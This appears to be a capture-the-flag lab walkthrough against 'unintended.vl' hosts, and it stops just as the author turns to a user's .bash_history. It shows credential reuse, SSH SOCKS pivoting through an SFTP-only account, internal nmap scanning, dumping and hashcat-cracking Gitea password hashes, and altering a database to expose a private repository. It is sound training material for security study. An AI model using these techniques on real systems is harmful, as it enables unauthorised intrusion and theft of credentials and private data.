
Found
ftp_user:Th3_F1P_Account$$

Found
wp_user:WPpassword2024androot:root(for MySQL DB)
Try to use the credentials to connect to Backup:
$ ftp ftp_user@backup.unintended.vl
Connected to backup.unintended.vl.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
530 Authentication failed.
ftp: Login failed
ftp: Can't connect or login to host `backup.unintended.vl:?'
221 Goodbye.
Failed
Try to use the credentials to connect to SSH of Web:
$ ssh ftp_user@web.unintended.vl
The authenticity of host 'web.unintended.vl (10.10.161.22)' can't be established.
ED25519 key fingerprint is SHA256:tJleDiPxkfercfXNLxPUOfwqqwKcMI5eJC+MX30izO4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'web.unintended.vl' (ED25519) to the list of known hosts.
(ftp_user@web.unintended.vl) Password:
This service allows sftp connections only.
Connection to web.unintended.vl closed.
Failed
Try to use the credentials to connect to SFTP of web.unintended.vl:
$ sftp ftp_user@web.unintended.vl
(ftp_user@web.unintended.vl) Password:
Connected to web.unintended.vl.
sftp> dir
ftp_user
sftp> cd ftp_user
sftp> dir
sftp> quit
Success logon but nothing interesting.
SFTP service may be misconfigured to allow port forwarding and tunneling even if it disallows SSH login, allowing us to probe and reach internal ports and networks.
We will use this opportunity to be able to use Dynamic Port Forwarding with SSH (Socks5), so let’s try.
-fNallow us to startsshin the foreground, allowing it to prompt for passwords etc., and only afterwardssshput itself in the background just before executing the requested command.- Offensive Security Guide to SSH Tunnels and Proxies
$ ssh -D 1080 ftp_user@web.unintended.vl -p 22 -fN
(ftp_user@web.unintended.vl) Password: Th3_F1P_Account$$
Double check:
$ netstat -taon | grep LISTEN
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:1080                :::*                    LISTEN      off (0.00/0/0)
Confirmed, our port forwarding is correctly set.
Now we can proceed to a port scan for the internal side of web.unintended.vl:
$ proxychains -q nmap --min-rate=1000 -T4 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 16:58 JST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.31s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
222/tcp  open  rsh-spx
3000/tcp open  ppp
3306/tcp open  mysql
8000/tcp open  http-alt
8200/tcp open  trivnet1

Nmap done: 1 IP address (1 host up) scanned in 311.40 seconds
Now we will pivot to MySQL:
$ proxychains -q mysql -u root -proot -P 3306 -h localhost
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 5969
Server version: 8.3.0 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
List the databases:
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| gitea              |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.321 sec)
Enter to gitea database:
MySQL [(none)]> use gitea;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
List the tables:
MySQL [gitea]> show tables;
+---------------------------+
| Tables_in_gitea           |
+---------------------------+
| access                    |
| access_token              |
| action                    |
| action_artifact           |
| action_run                |
| action_run_index          |
| action_run_job            |
| action_runner             |
| action_runner_token       |
| action_schedule           |
| action_schedule_spec      |
| action_task               |
| action_task_output        |
| action_task_step          |
| action_tasks_version      |
| action_variable           |
| app_state                 |
| attachment                |
| badge                     |
| branch                    |
| collaboration             |
| comment                   |
| commit_status             |
| commit_status_index       |
| dbfs_data                 |
| dbfs_meta                 |
| deploy_key                |
| email_address             |
| email_hash                |
| external_login_user       |
| follow                    |
| gpg_key                   |
| gpg_key_import            |
| hook_task                 |
| issue                     |
| issue_assignees           |
| issue_content_history     |
| issue_dependency          |
| issue_index               |
| issue_label               |
| issue_user                |
| issue_watch               |
| label                     |
| language_stat             |
| lfs_lock                  |
| lfs_meta_object           |
| login_source              |
| milestone                 |
| mirror                    |
| notice                    |
| notification              |
| oauth2_application        |
| oauth2_authorization_code |
| oauth2_grant              |
| org_user                  |
| package                   |
| package_blob              |
| package_blob_upload       |
| package_cleanup_rule      |
| package_file              |
| package_property          |
| package_version           |
| project                   |
| project_board             |
| project_issue             |
| protected_branch          |
| protected_tag             |
| public_key                |
| pull_auto_merge           |
| pull_request              |
| push_mirror               |
| reaction                  |
| release                   |
| renamed_branch            |
| repo_archiver             |
| repo_indexer_status       |
| repo_redirect             |
| repo_topic                |
| repo_transfer             |
| repo_unit                 |
| repository                |
| review                    |
| review_state              |
| secret                    |
| session                   |
| star                      |
| stopwatch                 |
| system_setting            |
| task                      |
| team                      |
| team_invite               |
| team_repo                 |
| team_unit                 |
| team_user                 |
| topic                     |
| tracked_time              |
| two_factor                |
| upload                    |
| user                      |
| user_badge                |
| user_open_id              |
| user_redirect             |
| user_setting              |
| version                   |
| watch                     |
| webauthn_credential       |
| webhook                   |
+---------------------------+
107 rows in set (0.361 sec)
Huge list…
Focus first to see the datat from user:
MySQL [gitea]> select * from user;
+----+---------------+---------------+-----------+-----------------------------+--------------------+--------------------------------+------------------------------------------------------------------------------------------------------+------------------+----------------------+------------+--------------+------------+------+----------+---------+----------------------------------+----------------------------------+----------+-------------+--------------+--------------+-----------------+----------------------+-------------------+-----------+----------+---------------+----------------+--------------------+---------------------------+----------------+--------+---------------------+-------------------+---------------+---------------+-----------+-----------+-----------+-------------+------------+-------------------------------+-----------------+-------+-----------------------+
| id | lower_name    | name          | full_name | email                       | keep_email_private | email_notifications_preference | passwd                                                                                               | passwd_hash_algo | must_change_password | login_type | login_source | login_name | type | location | website | rands                            | salt                             | language | description | created_unix | updated_unix | last_login_unix | last_repo_visibility | max_repo_creation | is_active | is_admin | is_restricted | allow_git_hook | allow_import_local | allow_create_organization | prohibit_login | avatar | avatar_email        | use_custom_avatar | num_followers | num_following | num_stars | num_repos | num_teams | num_members | visibility | repo_admin_change_team_access | diff_view_style | theme | keep_activity_private |
+----+---------------+---------------+-----------+-----------------------------+--------------------+--------------------------------+------------------------------------------------------------------------------------------------------+------------------+----------------------+------------+--------------+------------+------+----------+---------+----------------------------------+----------------------------------+----------+-------------+--------------+--------------+-----------------+----------------------+-------------------+-----------+----------+---------------+----------------+--------------------+---------------------------+----------------+--------+---------------------+-------------------+---------------+---------------+-----------+-----------+-----------+-------------+------------+-------------------------------+-----------------+-------+-----------------------+
|  1 | administrator | administrator |           | administrator@unintended.vl |                  1 | enabled                        | f57a3d5d199ac8054c709e665b4eb4842f0e172a253a96038be5ef9e6fe7b0290f2d715524883dd117ac309e878c1dbbe902 | pbkdf2$50000$50  |                    0 |          0 |            0 |            |    0 |          |         | 978d50f37af62dd06b3488f31c2e86d9 | 6f7cf4aa34feb922092ef9f7ca342fa5 | en-US    |             |   1704818537 |   1708806311 |      1708806253 |                    0 |                -1 |         1 |        1 |             0 |              0 |                  0 |                         1 |              0 |        | admin@unintended.vl |                 0 |             0 |             0 |         0 |         0 |         0 |           0 |          0 |                             0 | unified         | auto  |                     0 |
|  2 | juan          | juan          |           | juan@unintended.vl          |                  1 | enabled                        | d8bf3dff89969075cd73cc1496942901ea132619454318cb37e4bec821d6867045bcbc0ac2905c2531ee5d6e6c5a475c9b51 | pbkdf2$50000$50  |                    0 |          0 |            0 |            |    0 |          |         | b9cecf83c8b7fa3966fdd1fd41c96f42 | a3914c8815b674a9f680eaf8eb799e19 | en-US    |             |   1704818644 |   1708806354 |      1708806339 |                    1 |                -1 |         1 |        0 |             0 |              0 |                  0 |                         1 |              0 |        | juan@unintended.vl  |                 0 |             0 |             0 |         0 |         2 |         0 |           0 |          0 |                             0 | unified         | auto  |                     0 |
+----+---------------+---------------+-----------+-----------------------------+--------------------+--------------------------------+------------------------------------------------------------------------------------------------------+------------------+----------------------+------------+--------------+------------+------+----------+---------+----------------------------------+----------------------------------+----------+-------------+--------------+--------------+-----------------+----------------------+-------------------+-----------+----------+---------------+----------------+--------------------+---------------------------+----------------+--------+---------------------+-------------------+---------------+---------------+-----------+-----------+-----------+-------------+------------+-------------------------------+-----------------+-------+-----------------------+
2 rows in set (0.274 sec)
Focus to some columns only to have a better visibility:
MySQL [gitea]> select lower_name,passwd,passwd_hash_algo from user;
+---------------+------------------------------------------------------------------------------------------------------+------------------+
| lower_name    | passwd                                                                                               | passwd_hash_algo |
+---------------+------------------------------------------------------------------------------------------------------+------------------+
| administrator | f57a3d5d199ac8054c709e665b4eb4842f0e172a253a96038be5ef9e6fe7b0290f2d715524883dd117ac309e878c1dbbe902 | pbkdf2$50000$50  |
| juan          | d8bf3dff89969075cd73cc1496942901ea132619454318cb37e4bec821d6867045bcbc0ac2905c2531ee5d6e6c5a475c9b51 | pbkdf2$50000$50  |
+---------------+------------------------------------------------------------------------------------------------------+------------------+
2 rows in set (0.255 sec)
Found 2 users and their hashes.
What is pbkdf2 hash algo?
According to Wikipedia, PBKDF2 (Password-Based Key Derivation Function version 2) is key derivation function with a sliding computational cost, used to reduce vulnerability to brute-force attacks. But there are some weak points.
According to Hashcat Wiki, the format is: sha256:<number_of_iterations>:<base64_salt>:<base64_hash>
| Hash-Mode | Hash-Name | Example |
|---|---|---|
| 10900 | PBKDF2-HMAC-SHA256 | sha256:1000:MTc3MTA0MTQwMjQxNzY=:PYjCU215Mi57AYPKva9j7mvF4Rc5bCnt |

Ok so let dig again to MySQL to grab all needed info:
MySQL [gitea]> select lower_name,passwd,passwd_hash_algo,salt from user;
+---------------+------------------------------------------------------------------------------------------------------+------------------+----------------------------------+
| lower_name    | passwd                                                                                               | passwd_hash_algo | salt                             |
+---------------+------------------------------------------------------------------------------------------------------+------------------+----------------------------------+
| administrator | f57a3d5d199ac8054c709e665b4eb4842f0e172a253a96038be5ef9e6fe7b0290f2d715524883dd117ac309e878c1dbbe902 | pbkdf2$50000$50  | 6f7cf4aa34feb922092ef9f7ca342fa5 |
| juan          | d8bf3dff89969075cd73cc1496942901ea132619454318cb37e4bec821d6867045bcbc0ac2905c2531ee5d6e6c5a475c9b51 | pbkdf2$50000$50  | a3914c8815b674a9f680eaf8eb799e19 |
+---------------+------------------------------------------------------------------------------------------------------+------------------+----------------------------------+
2 rows in set (0.360 sec)
- The number of iterations is 50000.
- The salt and hash are in hex so we need to convert them to Base64.
Convert the hash to base64 for the administrator:
$ echo 'f57a3d5d199ac8054c709e665b4eb4842f0e172a253a96038be5ef9e6fe7b0290f2d715524883dd117ac309e878c1dbbe902' | xxd -r -p | base64
9Xo9XRmayAVMcJ5mW060hC8OFyolOpYDi+Xvnm/nsCkPLXFVJIg90ResMJ6HjB276QI=
Convert the salt to base64 for the administrator:
$ echo '6f7cf4aa34feb922092ef9f7ca342fa5' | xxd -r -p | base64
b3z0qjT+uSIJLvn3yjQvpQ==
Let’s try to crack it with Hashcat:
$ hashcat -m 10900 -a 0 'sha256:50000:b3z0qjT+uSIJLvn3yjQvpQ==:9Xo9XRmayAVMcJ5mW060hC8OFyolOpYDi+Xvnm/nsCkPLXFVJIg90ResMJ6HjB276QI=' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

sha256:50000:b3z0qjT+uSIJLvn3yjQvpQ==:9Xo9XRmayAVMcJ5mW060hC8OFyolOpYDi+Xvnm/nsCkPLXFVJIg90ResMJ6HjB276QI=:loveandhate

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:50000:b3z0qjT+uSIJLvn3yjQvpQ==:9Xo9XRmayAVMc...276QI=
Time.Started.....: Thu May  2 17:49:41 2024 (1 min, 3 secs)
Time.Estimated...: Thu May  2 17:50:44 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      234 H/s (11.00ms) @ Accel:128 Loops:512 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14848/14344385 (0.10%)
Rejected.........: 0/14848 (0.00%)
Restore.Point....: 14592/14344385 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:49664-49999
Candidate.Engine.: Device Generator
Candidates.#1....: chato -> dwayne1
Hardware.Mon.#1..: Util: 98%

Started: Thu May  2 17:49:20 2024
Stopped: Thu May  2 17:50:46 2024
Found
administrator@unintended.vl:loveandhate
We can access to Gitea using these credentials:

We can see a private repository named home-backup.

We found the juan’s credentials in .bash_history:
After checking more also in MySQL, we found another way to achieve the same goal as we have some good stuff from repository:
MySQL [gitea]> select * from repository;
+----+----------+------------+-------------+-------------+-----------------------------------------------------------------+---------+-----------------------+--------------+----------------+-------------+-----------+-----------+------------+-------------------+-----------+------------------+----------------+-----------------------+--------------+---------------------+-----------------+------------------------+------------+----------+-------------+-----------+--------+---------+---------+-------------+-------------+-------+----------+----------+-----------------+---------------------------------------+--------+-------------+--------+--------------+--------------+---------------+
| id | owner_id | owner_name | lower_name  | name        | description                                                     | website | original_service_type | original_url | default_branch | num_watches | num_stars | num_forks | num_issues | num_closed_issues | num_pulls | num_closed_pulls | num_milestones | num_closed_milestones | num_projects | num_closed_projects | num_action_runs | num_closed_action_runs | is_private | is_empty | is_archived | is_mirror | status | is_fork | fork_id | is_template | template_id | size  | git_size | lfs_size | is_fsck_enabled | close_issues_via_commit_in_any_branch | topics | trust_model | avatar | created_unix | updated_unix | archived_unix |
+----+----------+------------+-------------+-------------+-----------------------------------------------------------------+---------+-----------------------+--------------+----------------+-------------+-----------+-----------+------------+-------------------+-----------+------------------+----------------+-----------------------+--------------+---------------------+-----------------+------------------------+------------+----------+-------------+-----------+--------+---------+---------+-------------+-------------+-------+----------+----------+-----------------+---------------------------------------+--------+-------------+--------+--------------+--------------+---------------+
|  2 |        2 | juan       | devops      | DevOps      | Templates and config files for automation and server management |         |                     0 |              | main           |           1 |         0 |         0 |          0 |                 0 |         0 |                0 |              0 |                     0 |            0 |                   0 |               0 |                      0 |          0 |        0 |           0 |         0 |      0 |       0 |       0 |           0 |           0 | 30391 |    30391 |        0 |               1 |                                     0 | null   |           0 |        |   1704956079 |   1705315120 |             0 |
|  7 |        2 | juan       | home-backup | home-backup | Backup for home directory in WEB                                |         |                     0 |              | main           |           1 |         0 |         0 |          0 |                 0 |         0 |                0 |              0 |                     0 |            0 |                   0 |               0 |                      0 |          1 |        0 |           0 |         0 |      0 |       0 |       0 |           0 |           0 | 29980 |    29980 |        0 |               1 |                                     0 | null   |           0 |        |   1705597112 |   1705597656 |             0 |
+----+----------+------------+-------------+-------------+-----------------------------------------------------------------+---------+-----------------------+--------------+----------------+-------------+-----------+-----------+------------+-------------------+-----------+------------------+----------------+-----------------------+--------------+---------------------+-----------------+------------------------+------------+----------+-------------+-----------+--------+---------+---------+-------------+-------------+-------+----------+----------+-----------------+---------------------------------------+--------+-------------+--------+--------------+--------------+---------------+
2 rows in set (0.348 sec)
Focus to some columns only to have a better visibility:
MySQL [gitea]> select id,owner_name,lower_name,is_private from repository;
+----+------------+-------------+------------+
| id | owner_name | lower_name  | is_private |
+----+------------+-------------+------------+
|  2 | juan       | devops      |          0 |
|  7 | juan       | home-backup |          1 |
+----+------------+-------------+------------+
2 rows in set (0.292 sec)
Found a private directory
home-backup.
Switch it to public then leave:
MySQL [gitea]> UPDATE repository SET is_private=0 WHERE id=7;
Query OK, 1 row affected (0.329 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [gitea]> quit;
Bye
Refresh the Gitea and we can see the home-backup repository:

We review the .bash_history:
